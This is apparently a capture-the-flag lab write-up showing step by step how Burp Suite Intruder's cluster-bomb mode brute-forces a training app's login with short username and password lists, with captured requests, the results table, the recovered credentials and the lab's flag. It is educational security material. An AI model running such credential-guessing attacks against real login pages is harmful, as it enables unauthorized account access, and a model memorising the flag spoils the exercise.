


Request to https://push.services.mozilla.com:443 [34.213.33.47]

```
GET / HTTP/1.1
Host: push.services.mozilla.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: wss://push.services.mozilla.com/
Sec-WebSocket-Protocol: push-notification
Sec-WebSocket-Key: SN8EntmWb/s2bg6PjyAC5A==
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	0
Request Cookies	0
Request Headers	13

Step 4:
Send to intruder tools and clear the pre-selected


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.139.16

☑ Update Host header to match target


```
POST /login HTTP/1.1
Host: 10.10.139.16
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://10.10.139.16
Connection: close
Referer: http://10.10.139.16/
Upgrade-Insecure-Requests: 1

username=§zarif§&password=§eyangoreng§
```

Search... 0 matches

2 payload positions

Length: 499

Step 5:
Add new selected which is the username and password


Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.139.16

☑ Update Host header to match target

```
POST /login HTTP/1.1
Host: 10.10.139.16
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://10.10.139.16
Connection: close
Referer: http://10.10.139.16/
Upgrade-Insecure-Requests: 1

username=§zarif§&password=§ayangoreng§
```


Search... 0 matches

2 payload positions

Length: 499

Step 6:

Choose attack type which is “cluster bomb”



Choose an attack type


Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the t

Step 7:

Add several lists of potential username on payload set 1



You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 1

Payload count: 3

Payload type: Simple list


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
root
user

Step 8:
Add several lists of potential password that match with username on payload set 2



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set: 2 Payload count: 3


Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

password
admin
12345

Step 9:
Attack launched




2. Intruder attack of http://10.10.139.16 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	□	□	309	
1	admin	password	302	□	□	309	
2	root	password	302	□	□	309	
3	user	password	302	□	□	309	
4	admin	admin	302	□	□	309	
5	root	admin	302	□	□	309	
6	user	admin	302	□	□	309	
7	admin	12345	302	□	□	255	
8	root	12345	302	□	□	309	
9	user	12345	302	□	□	309	

Step 10:

“Admin” username and “12345” password distinct in length from the others - Assuming this is the set of username and password that match.


2. Intruder attack of http://10.10.139.16 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	□	□	309	
1	admin	password	302	□	□	309	
2	root	password	302	□	□	309	
3	user	password	302	□	□	309	
4	admin	admin	302	□	□	309	
5	root	admin	302	□	□	309	
6	user	admin	302	□	□	309	
7	admin	12345	302	□	□	255	
8	root	12345	302	□	□	309	
9	user	12345	302	□	□	309	

Request Response
Pretty Raw Hex \n

```
POST /login HTTP/1.1
Host: 10.10.139.16
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.139.16
```

Step 11:

Trying to use “admin” as username and “12345” as password


/?login=username_incorrect
ne CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...
Santa Sleigh Tracker


admin

•••••

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Step 12:

Login successful using “admin” as the username and “12345” as password and we can see the flag.




Santa Sleigh Tracker App

GPS: Online   *Last Airborne: 24th December 2019*   Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



Santa Sleigh Tracker App

GPS: Online   *Last Airborne: 24th December 2019*   Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

nt to clean it up for a fresh, like-new experience? And by the way, welcome back!


Thought Process/Methodology:

At first we deploy our Attackbox and start the target machine using the IP address given when click the “start machine” button. The IP address got us landed on Santa Sleigh Tracker App login page which required us to key-in username and password. So, we required to find the match set of username and password in order to get us login into the app using method called dictionary attack. It is basically requires us to break into authenticated system using lists of potential credentials. In this task we use burpsuite. First of all we need to turned on the intercept in order to receive the message that pass between the browser and allow us to see it before it launched. We then entered random username which is “zarif” and password “ayamgoreng” then click sign in button. As we clicked it, we can see the request appeared in proxy tab. We then right clicked the request captured then click send to intruder which is the automated tool used to loop through the list of credentials and submit the login request. This can be used to find usernames and passwords that matched. Then we clear the preselected request and add new selection which is username and password that we used previously. We then switched to “cluster bomb” attack. This kind of attack used when there is several payloads sets are required. It will iterate through all possibilities of credentials that match each others. We then go to payloads page and entered the potential usernames in for payloads set 1 and passwords in payloads set 2. As we launched the attack, we can see the result of attack and one of it is distinct from others were assumed as the matched credentials. Using the matched credentials, we login into the page and receive the flag to complete the task.

Day 4 - Web exploitation - Santa's watching

Question 1
Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

